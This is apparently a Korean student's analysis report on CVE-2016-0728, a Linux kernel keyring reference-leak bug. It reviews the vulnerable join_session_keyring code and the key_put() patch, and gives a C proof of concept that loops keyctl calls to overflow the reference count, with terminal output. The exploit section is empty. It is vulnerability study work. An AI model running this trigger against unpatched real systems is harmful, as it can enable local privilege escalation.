

CVE-2016-0728

Analysis Report

Analysis report on join_session_keyring function

First reporter : Yevgeny Pats(2016-01-19 22:09:04 +0000)

Athor : tndud042713

Date Created : 2022.06.29

Index

1. Introduce

2. Code audit

3. PoC

4. Exploit

5. Reference

1. Introduce

2016년 1월 19일 Yevgeny Pats가 발견한 vulnerability이다. 이 vulnerability는 2016년보다 이전인 2012년부터 존재했었던 vulnerability이지만, 2016년에 발견되었다. 이 vulnerability은 security/keys/process_keys.c에 있는 join_session_keyring function 이 certain error case 에서 object references를 mishandles 하면서 생기는 vulnerability로 알려져있다.

CVE-2016-0728은 CVSS Common Vulnerability Scoring System (공통 취약점 등급 시스템) 에서 각각 version에 따라 높은 등급을 받은 취약점이다. CVSS2.0에서는 7.2 HIGH score를 받았고, CVSS3.x에서는 7.8 HIGH score를 받았다. 이 vulnerability가 HIGH score를 받은 원인을 분석해 보면 Linux OS PC와 Android device의 약 70%에 영향을 줄 수 있기 때문이다.

2. Code audit

Vulnerability의 분석을 위해서 join_session_keyring function이 certain error case에서 object references를 mishandles 하면서 생기는 vulnerability에 주목해서 vulnerability를 확인한다. security/keys/process_keys.c를 비교하면서 왜 새로운 부분이 생겨났는지 확인해보려고 한다.

security/keys/process_keys.c

```
1  long join_session_keyring (const char *name )
2  {
3      const struct cred *old ;
4      struct cred *new ;
5      struct key *keyring ;
6      long ret ,serial ;
7      new =prepare_creds () ;
8      if (!new )
9          return -ENOMEM ;
10     old =current_cred () ;
11
12     /* if no name is provided, install an anonymous keyring */
13
14     if (!name ){
15         ret =install_session_keyring_to_cred (new ,NULL ) ;
16         if (ret <0 )
17             goto error ;
18
19         serial =new ->session_keyring ->serial ;
20         ret =commit_creds (new ) ;
21         if (ret ==0 )
22             ret =serial ;
23         goto okay ;
24     }
```

```

1      /* allow the user to join or create a named keyring */
2      mutex_lock (&key_session_mutex );
3
4      /* look for an existing keyring of this name */
5      keyring =find_keyring_by_name (name ,false );
6      if (PTR_ERR (keyring )== -ENOKEY ){
7          /* not found - try and create a new one */
8          keyring =keyring_alloc (
9              name ,old ->uid ,old ->gid ,old ,
10             KEY_POS_ALL |KEY_USR_VIEW |KEY_USR_READ |KEY_USR_LINK ,
11             KEY_ALLOC_IN_QUOTA ,NULL );
12             if (IS_ERR (keyring )){
13                 ret =PTR_ERR (keyring );
14                 goto error2 ;
15             }
16         }else if (IS_ERR (keyring )){
17             ret =PTR_ERR (keyring );
18             goto error2 ;
19         }else if (keyring ==new ->session_keyring ){
20             key_put (keyring );// 빨간색으로 변경해보기
21             ret =0 ;
22             goto error2 ;
23         }
24
25         /* we've got a keyring - now to install it */
26         ret =install_session_keyring_to_cred (new ,keyring );
27         if (ret <0 )
28             goto error2 ;
29
30         commit_creds (new );
31         mutex_unlock (&key_session_mutex );
32
33         ret =keyring ->serial ;
34         key_put (keyring );
35     okay :
36         return ret ;
37
38     error2 :
39         mutex_unlock (&key_session_mutex );
40     error :
41         abort_creds (new );
42         return ret ;
43 }

```

패치 이후에 바뀐 것은 **key_put (keyring)**;이 추가되었다. key_put()의 역할을 알아보기 위해서 /security/keys/key.c에 있는 key_put()을 참조해보면

/security/keys/key.c

```

1  /**
2   * key_put - Discard a reference to a key.
3   * @key: The key to discard a reference from.
4   *
5   * Discard a reference to a key, and when all the references are gone, we
6   * schedule the cleanup task to come and pull it out of the tree in process
7   * context at some later time.
8   */
9
10 void key_put (struct key *key )
11 {
12     if (key ){
13         key_check (key );
14
15         if (atomic_dec_and_test (&key ->usage ))
16             schedule_work (&key_gc_work );
17     }
18 }

```

reference가 끝났을 때 key에 대한 reference를 모두 버리는 역할을 한다. 이 역할이 join_session_keyring에 적용된다면 원래 있던 vulnerability인 count가 reference가 끝나도 끊임없이 increase 하는 문제를 해결 할 수 있다.

```

tndud@tndud-VirtualBox:~$ cat /proc/keys
013e44b8 I--Q--- 1 perm 3f010000 1000 1000 user mykey: 5
05a8e4e7 I--Q--- 126 perm 3f030000 1000 1000 keyring _ses: 1
0ae94323 I--Q--- 3 perm 1f3f0000 1000 65534 keyring _uid.1000: 1
0e07d189 I--Q--- 1 perm 0b0b0000 0 0 user invocation_id: 16
1239aa7a I--Q--- 2 perm 3f030000 1000 1000 keyring _ses: empty
16b46bfa I--Q--- 2 perm 3f030000 1000 1000 keyring _ses: empty
18622b28 I--Q--- 2 perm 3f030000 1000 1000 keyring _ses: empty
1f012204 I--Q--- 1 perm 1f3f0000 1000 65534 keyring _uid_ses.1000: 1
201459cc I--Q--- 2 perm 3f030000 1000 1000 keyring _ses: empty
20b7576a I--Q--- 4 perm 3f030000 1000 1000 keyring _ses: empty
216c86ce I--Q--- 74 perm 3f030000 1000 1000 keyring _ses: 1
23c06dba I--Q--- 2 perm 3f030000 1000 1000 keyring _ses: empty
2675c1ba I--Q--- 2 perm 3f030000 1000 1000 keyring _ses: empty
26b2c960 I--Q--- 2 perm 3f030000 1000 1000 keyring _ses: empty
2893189e I--Q--- 2 perm 3f030000 1000 1000 keyring _ses: empty
35009975 I--Q--- 2 perm 3f030000 1000 1000 keyring _ses: empty


```

표시한 부분이 count이며 계속 increase한다. 이 reference count의 type이 int 이므로 2^{32} 번 참조하면 Integer Overflow가 발생한다.

3. PoC

reference count가 계속 increse 할수 있는지에 대해서 proof 해보려고 한다.

~\$ vim aa.c



```
tndud@tndud-VirtualBox: ~  
File Edit View Search Terminal Help  
/* gcc aa.c -o aa -lkeyutils -Wall */  
  
#include <stdio.h>  
#include <stdlib.h>  
#include <keyutils.h>  
#include <sys/types.h>  
  
int main()  
{  
    key_serial_t serial;  
  
    serial = keyctl(KEYCTL_JOIN_SESSION_KEYRING, "TestSession");  
    keyctl(KEYCTL_SETPERM, serial, KEY_POS_ALL | KEY_USR_ALL);  
  
    keyctl(KEYCTL_JOIN_SESSION_KEYRING, "TestSession");  
    system("cat /proc/keys");  
  
    return 0;  
}
```

이 code를 이용하여 reference count가 계속 증가하는지 확인한다. Configuration은 Linux tndud-VirtualBox 3.18.25이고 ubuntu-18.04.6-desktop-amd64.iso에서 구동하고 있다.

~\$ gcc aa.c -o aa -lkeyutils -Wall

~\$./aa

```
tndud@tndud-VirtualBox: ~  
File Edit View Search Terminal Help  
tndud@tndud-VirtualBox:~$ ./aa  
0ef5f503 I--Q--- 59 perm 3f030000 1000 1000 keyring _ses: 1  
11f6bdbf I--Q--- 1 perm 1f3f0000 1000 65534 keyring _uid.1000: empty  
13f2e24d I--Q--- 88 perm 3f030000 1000 1000 keyring _ses: 1  
3762d330 I--Q--- 17 perm 3f3f0000 1000 1000 keyring TestSession: empty  
tndud@tndud-VirtualBox:~$ ./aa  
0ef5f503 I--Q--- 59 perm 3f030000 1000 1000 keyring _ses: 1  
11f6bdbf I--Q--- 1 perm 1f3f0000 1000 65534 keyring _uid.1000: empty  
13f2e24d I--Q--- 88 perm 3f030000 1000 1000 keyring _ses: 1  
3762d330 I--Q--- 18 perm 3f3f0000 1000 1000 keyring TestSession: empty  
tndud@tndud-VirtualBox:~$ ./aa  
0ef5f503 I--Q--- 59 perm 3f030000 1000 1000 keyring _ses: 1  
11f6bdbf I--Q--- 1 perm 1f3f0000 1000 65534 keyring _uid.1000: empty  
13f2e24d I--Q--- 88 perm 3f030000 1000 1000 keyring _ses: 1  
3762d330 I--Q--- 19 perm 3f3f0000 1000 1000 keyring TestSession: empty  
tndud@tndud-VirtualBox:~$ ./aa  
0ef5f503 I--Q--- 59 perm 3f030000 1000 1000 keyring _ses: 1  
11f6bdbf I--Q--- 1 perm 1f3f0000 1000 65534 keyring _uid.1000: empty  
13f2e24d I--Q--- 88 perm 3f030000 1000 1000 keyring _ses: 1  
3762d330 I--Q--- 20 perm 3f3f0000 1000 1000 keyring TestSession: empty  
tndud@tndud-VirtualBox:~$ ./aa  
0ef5f503 I--Q--- 59 perm 3f030000 1000 1000 keyring _ses: 1  
11f6bdbf I--Q--- 1 perm 1f3f0000 1000 65534 keyring _uid.1000: empty  
13f2e24d I--Q--- 88 perm 3f030000 1000 1000 keyring _ses: 1  
3762d330 I--Q--- 21 perm 3f3f0000 1000 1000 keyring TestSession: empty  
tndud@tndud-VirtualBox:~$ ./aa  
0ef5f503 I--Q--- 59 perm 3f030000 1000 1000 keyring _ses: 1  
11f6bdbf I--Q--- 1 perm 1f3f0000 1000 65534 keyring _uid.1000: empty  
13f2e24d I--Q--- 88 perm 3f030000 1000 1000 keyring _ses: 1  
3762d330 I--Q--- 22 perm 3f3f0000 1000 1000 keyring TestSession: empty
```

reference count가 계속 증가하는 것을 확인할 수 있다. reference count가 Integer Overflow가 나는 것을 증명하기 위해서 aa.c의 파일을 수정한 후에 다시 compile 하였다.

```
/* gcc aa.c -o aa -lkeyutils -Wall */  
  
#include <stdio.h>  
#include <stdlib.h>  
#include <keyutils.h>  
#include <sys/types.h>  
  
int main()  
{  
    key_serial_t serial;  
  
    serial = keyctl(KEYCTL_JOIN_SESSION_KEYRING, "TestSession");  
    keyctl(KEYCTL_SETPERM, serial, KEY_POS_ALL | KEY_USR_ALL);  
  
    for(int i=0; i < 0xffffffff; i++){  
        keyctl(KEYCTL_JOIN_SESSION_KEYRING, "TestSession");  
    }  
    system("cat /proc/keys");  
  
    return 0;  
}
```

이 코드를 실행시키면


```
tndud@tndud-VirtualBox: ~  
File Edit View Search Terminal Help  
tndud@tndud-VirtualBox:~$ ./aa  
^C  
tndud@tndud-VirtualBox:~$ cat /proc/keys  
0ef5f503 I--Q--- 60 perm 3f030000 1000 1000 keyring _ses: 1  
11f6bdbf I--Q--- 1 perm 1f3f0000 1000 65534 keyring _uid.1000: empty  
137962d3 I--Q--- 1 perm 0b0b0000 0 0 user invocation_id: 16  
13f2e24d I--Q--- 88 perm 3f030000 1000 1000 keyring _ses: 1  
3762d330 I--Q--- 98679992 perm 3f3f0000 1000 1000 keyring TestSession: empty  
tndud@tndud-VirtualBox:~$
```

cat /proc/keys의 값을 보여주지 않고 커서만 깜빡거린다. 강제종료 후에 cat /proc/keys의 결과를 확인해보면 reference count가 임의의 값으로 설정되어있는 것을 볼 수 있다.

4. Exploit

위의 vulnerability를 이용해서 Exploit Code를 만들어보려고 한다.

5. Reference